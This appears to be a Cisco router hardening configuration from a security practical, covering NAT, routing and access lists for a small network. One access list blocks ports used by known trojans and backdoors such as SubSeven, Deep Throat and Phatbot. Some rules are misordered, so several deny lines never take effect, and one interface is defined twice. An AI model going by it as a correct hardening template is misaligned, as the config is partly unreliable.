! PREVENTS HOSTS FROM DEFINING THEIR OWN ROUTE THROUGHOT THE NETWORK.
no ip source-route
! DISABLE FLOW CACHE FOR RSVP
no ip flow-cache feature-accelerate
! DISABLE CISCO EXPRESS FORWARDING
no ip cef
! ALLOWS THE DATA TO BE FORMATTED FOR THE PROPER MTU ALONG EVERY LINK.
ip tcp path-mtu-discovery
! PREVENTS ROUTER FROM TRYING TO RESOLVE MISTYPED COMMANDS WITH DNS.
no ip domain-lookup
! GLOBAL MULTICAST COMMANDS
ip multicast-routing
ip multicast cache-headers
!
no ip bootp server
#####INTERFACES#####
interface GigabitEthernet 0/0
```

```

description INTERFACE SPLIT INTO 3 SUB INTERFACES
no ip address
no ip route-cache
no ip redirects
no ip unreachable
duplex full
#####
interface GigabitEthernet 0/0.200
description Connection to VLAN 200 VPN Concentrator
encapsulation dot1Q 200
ip address 172.16.0.17 255.255.255.252
ip access-group 103 out
no ip redirects
no ip unreachable
ip nat inside
no ip directed-broadcast
no ip proxy-arp
ip route-cache flow
no ip route-cache cef
no ip mroute-cache
bridge-group 1
duplex full
#####
interface GigabitEthernet 0/0.201
description Connection to VLAN 201 G2 Firewall to DMZ
encapsulation dot1Q 201
ip address 172.16.0.1 255.255.255.248
ip access-group 103 out
no ip redirects
no ip unreachable
ip nat inside
no ip directed-broadcast
no ip proxy-arp
ip route-cache flow
no ip route-cache cef
no ip mroute-cache
bridge-group 2
duplex full
#####
interface GigabitEthernet 0/0.202
description Connection to VLAN 202 G2 Firewall to Internal (Perimeter Firewall)
encapsulation dot1Q 202
ip address 172.16.0.9 255.255.255.248
ip access-group 103 out
no ip redirects
no ip unreachable
ip nat inside
no ip directed-broadcast
no ip proxy-arp
ip route-cache flow
no ip route-cache cef
no ip mroute-cache
bridge-group 3
duplex full
#####
interface Serial1/0
description Connection to ISP
bandwidth 1544
!note that these are fictitious IP's -- x.x represents some network
ip address 207.X.X.1 255.255.255.240
ip access-group 101 in
ip access-group 102 out

```

```

encapsulation ppp
ip nat outside
no ip route-cache
no ip mroute-cache
serial restart-delay 0
no ip directed-broadcast
no ip unreachable
no ip proxy-arp
#####
interface Serial1/0
description Not Used
no ip route-cache
no ip mroute-cache
shutdown
#####
bridge 1 protocol ieee
bridge 2 protocol ieee
bridge 3 protocol ieee
!
##### GLOBAL COMMANDS #####
! ENABLE CLASSLESS ROUTING
ip classless
##### STATIC NAT DEFINITIONS #####
! NAT TO THE VPN CONCENTRATOR
ip nat inside source static 207.x.x.4 172.16.0.18
! NAT TO THE DMZ FIREWALL
ip nat inside source static 207.x.x.5 172.16.0.3
! NAT TO THE PERIMETER FIREWALL
ip nat inside source static 207.x.x.6 172.16.0.10
! ##### STATIC ROUTING DEFINITIONS #####
ip route 0.0.0.0 0.0.0.0 207.x.x.2
ip route 172.16.0.0 255.255.0.0 172.16.0.3
ip route 192.168.0.0 255.255.0.0 172.16.0.9
#####
! DISABLE HTTP SERVICE, PREVENTS HTTP MANAGEMENT TO THE ROUTER
no ip http server
! ENABLE SYSLOG SERVICES ON THE ROUTER AND LOGGING TO A DESIGNATED SYSLOG
SERVER
logging facility local7
logging 172.16.4.254
##### ACCESS-LISTS #####
! NOTE: ACCESS LISTS ARE PROCESSED IN A TOP DOWN ORDER:
! SEQUENCE ORDER IS IMPORTANT
! #####
access-list 10 permit 192.168.4.0 0.0.0.127
access-list 10 deny any log
##### EXTENDED ACCESS LIST 101 INBOUND FROM ISP TO ROUTER #####
!
! PERMIT TCP THAT HAS ALREADY BEEN ESTABLISHED
access-list 101 permit tcp any any established
! PERMIT VPN TRAFFIC INBOUND
access-list 101 permit esp any any
access-list 101 permit udp any any 500
access-list 101 permit udp any any 10000
! BLOCK RFC 1918 IP's -- STOP OUR INSIDE BEING SPOOFED
access-list 101 deny ip 10.0.0.0 0.255.255.255 any
access-list 101 deny ip 172.16.0.0 0.15.255.255 any
access-list 101 deny ip 192.168.0.0 0.0.255.255 any
! PERMIT DNS QUERIES TO THE DMZ PRIOR TO NAT
access-list 101 permit udp any host 207.x.x.5 eq 53
! PERMIT INBOUND HTTP TRAFFIC TO THE DMZ FIREWALL PRIOR TO NAT
access-list 101 permit tcp any host 207.x.x.5 eq www

```

```

! PERMIT INBOUND HTTPS TRAFFIC TO THE DMZ FIREWALL PRIOR TO NAT
access-list 101 permit tcp any host 207.x.x.5 eq 443
! PERMIT SMTP TO THE EXTENAL INTERFACE ON PERIMETER FW PRIOR TO NAT
access-list 101 permit tcp any host 207.x.x.6 eq 25
! BLOCK MULTICAST TRAFFIC OUTBOUND
access-list 101 deny ip any 224.0.0.0 31.255.255.255
! BLOCK ANY LOOPBACK ADDRESSES
access-list 101 deny ip any 127.0.0.0 0.255.255.255
! ALLOW IP INBOUND
access-list 101 permit ip any any
! DENY THE REST
access-list 101 deny tcp any any log
access-list 101 deny udp any any log
!
!##EXTENDED ACCESS LIST 102 OUTBOUND FROM ROUTER TO ISP #####
!
! BLOCK OUTBOUND Net-Bios/ MICROSOFT SERVICES
access-list 102 deny TCP any any 445
access-list 102 deny UDP any any 445
access-list 102 deny TCP any any range 135 139
access-list 102 deny UDP any any range 135 139
! BLOCK NETWORK TESTING SERVICES
! BLOCK ECHO
access-list 102 deny tcp any any eq 7
access-list 102 deny udp any any eq 7
! BLOCK DISCARD
access-list 102 deny tcp any any eq 9
access-list 102 deny udp any any eq 9
! BLOCK SYSTAT
access-list 102 deny tcp any any eq 11
access-list 102 deny udp any any eq 11
! BLOCK DAYTIME
access-list 102 deny tcp any any eq 13
access-list 102 deny udp any any eq 13
! BLOCK NETSTAT
access-list 102 deny tcp any any eq 15
! BLOCK CHARGEN
access-list 102 deny tcp any any eq 19
access-list 102 deny udp any any eq 19
! BLOCK BOOTP
access-list 102 deny udp any any eq 67
! BLOCK TFTP
access-list 102 deny udp any any eq 69
! BLOCK FINGER
access-list 102 deny tcp any any eq 79
! Block SUN RPC 111
access-list 102 deny tcp any any 111
access-list 102 deny udp any any 111
! BLOCK UUCP
access-list 102 deny tcp any any 540
! BLOCK SUBSEVEN DDOS T
access-list 102 deny tcp any any range 6711 6712 log
access-list 102 deny tcp any any eq 2222
access-list 102 deny tcp any any eq 6669
access-list 102 deny tcp any any eq 6776
access-list 102 deny tcp any any eq 7000
access-list 102 deny tcp any any eq 16959
! BLOCK BAD STUFF AND SERVICES THAT SHOULD NOT LEAVE GIACE
! BLOCK SUB-7
access-list 102 deny udp any any eq 27374
! BLOCK ZONE TRANSFERS -- NONE GOING ON HERE
access-list 102 deny tcp any any eq 53

```

```

! BLOCK DEEP THROAT
access-list 102 deny tcp any any eq 41
access-list 102 deny tcp any any eq 999
access-list 102 deny tcp any any eq 2140
access-list 102 deny udp any any eq 2140
access-list 102 deny tcp any any eq 3150
access-list 102 deny udp any any eq 3150
access-list 102 deny tcp any any range 6670 6671
access-list 102 deny tcp any any eq 6771
access-list 102 deny tcp any any eq 60000
! BLOCK MYDOOM-TROJANS-WORMS
access-list 102 deny tcp any any range 3127 3198
! BLOCK PHATBOT
access-list 102 deny tcp any any eq 4387
access-list 102 deny tcp any any range 63808 63809
access-list 102 deny tcp any any eq 65506
! BLOCK RSH
access-list 102 deny tcp any any eq 514
! BLOCK MULTICAST TRAFFIC OUTBOUND
access-list 102 deny ip 224.0.0.0 31.255.255.255 any
! BLOCK ANY LOOPBACK ADDRESSES
access-list 102 deny ip 127.0.0.0 0.255.255.255 any
! Block OUTBOUND TELNET AND SSH
access-list 102 deny tcp any any eq 22
access-list 102 deny tcp any any eq 23
! BLOCK ANY OUTBOUND SYSLOG
access-list 102 deny udp any any eq syslog
! BLOCK ANY OUTBOUND SNMP Traps
access-list 102 deny udp any any eq snmp
access-list 102 deny udp any any eq snmptrap
! BLOCK BOOTP
access-list 102 deny udp any any range 67 68
! VPN TRAFFIC
access-list 102 permit esp any any
access-list 102 permit udp any any 500
access-list 102 permit udp any any 10000
! ALLOW IP OUTBOUND
access-list 102 permit ip any any
! ALLOW TCP OUTBOUND
access-list 102 permit tcp any any
!
!# EXTENDED ACCESS LIST 103 OUTBOUND FROM ROUTER TO GIACE NET ##
!
! PERMIT TCP THAT HAS ALREADY BEEN ESTABLISHED
access-list 103 permit tcp any any established
! PERMIT VPN TRAFFIC INBOUND
access-list 103 permit esp any any
access-list 103 permit udp any any 500
access-list 103 permit udp any any 10000
! PERMIT SYSLOG TRAFFIC TO BE SENT TO THE DMZ SYSLOG SERVER
access-list 103 permit udp host 172.16.0.1 host 172.16.4.254 eq syslog
! PERMIT DNS QUERIES TO THE DMZ
access-list 103 permit udp any host 172.16.0.3 eq 53
! PERMIT INBOUND HTTP TRAFFIC TO THE DMZ FIREWALL
access-list 103 permit tcp any host 172.16.0.3 eq www
! PERMIT INBOUND HTTPS TRAFFIC TO THE DMZ FIREWALL
access-list 103 permit tcp any host 172.16.0.3 eq 443
! PERMIT SMTP TO THE EXTENAL INTERFACE ON PERIMETER FW
access-list 103 permit tcp any host 172.16.0.10 eq 25
! PERMIT ICMP TRAFFIC FOR NETWORK TESTING
access-list 103 permit icmp any any echo log
access-list 103 permit icmp any any echo-reply log

```

```

access-list 103 permit icmp any any source-quench log
access-list 103 permit icmp any any parameter-problem log
access-list 103 permit icmp any any packet-too-big log
access-list 103 deny icmp any any log
! ALLOW IP OUTBOUND
access-list 103 permit ip any any
! ALLOW TCP OUTBOUND
access-list 103 permit tcp any any
!
#####
! Turn of the GATEKEEPER SERVER,WE ARE NOT UTILIZING H.323
gatekeeper
shutdown
#####
! DISABLE CDP SERVICES RUNNING ON THIS ROUTER
no cdp run
! DISABLE THE SNMP-SERVER
no snmp-server
!
banner motd ^C"ATTENTION: THIS IS A PRIVATE SYSTEM OWNED BY GIACe.
ALL VIOLATIONS WILL BE LOGGED AND FORWARDED TO LAW ENFORCEMENT FOR
PROSECUTION. ILLEGAL MONITORING,SPOOFING, BREAK-IN, DOS, ETC WILL NOT
BE TOLERATED."
^C
#####
! SETTING PRIVILEGE LEVEL OPTIONS FOR THE IT NET ADMINS
privilege exec level 10 telnet
privilege exec level 10 traceroute
privilege exec level 10 ping
privilege exec level 10 show startup-config
privilege exec level 10 show configuration
#####
! CONSOLE INTERFACE
!line con 0
exec-timeout 5 0
login local
! AUXILIARY INTERFACE DESCRIPTION
line aux 0
exec-timeout 5 0
login local
! TELNET INTERFACE DESCRIPTION
line vty 0 4
access-class 10 in
exec-timeout 5 0
login local
!
end

```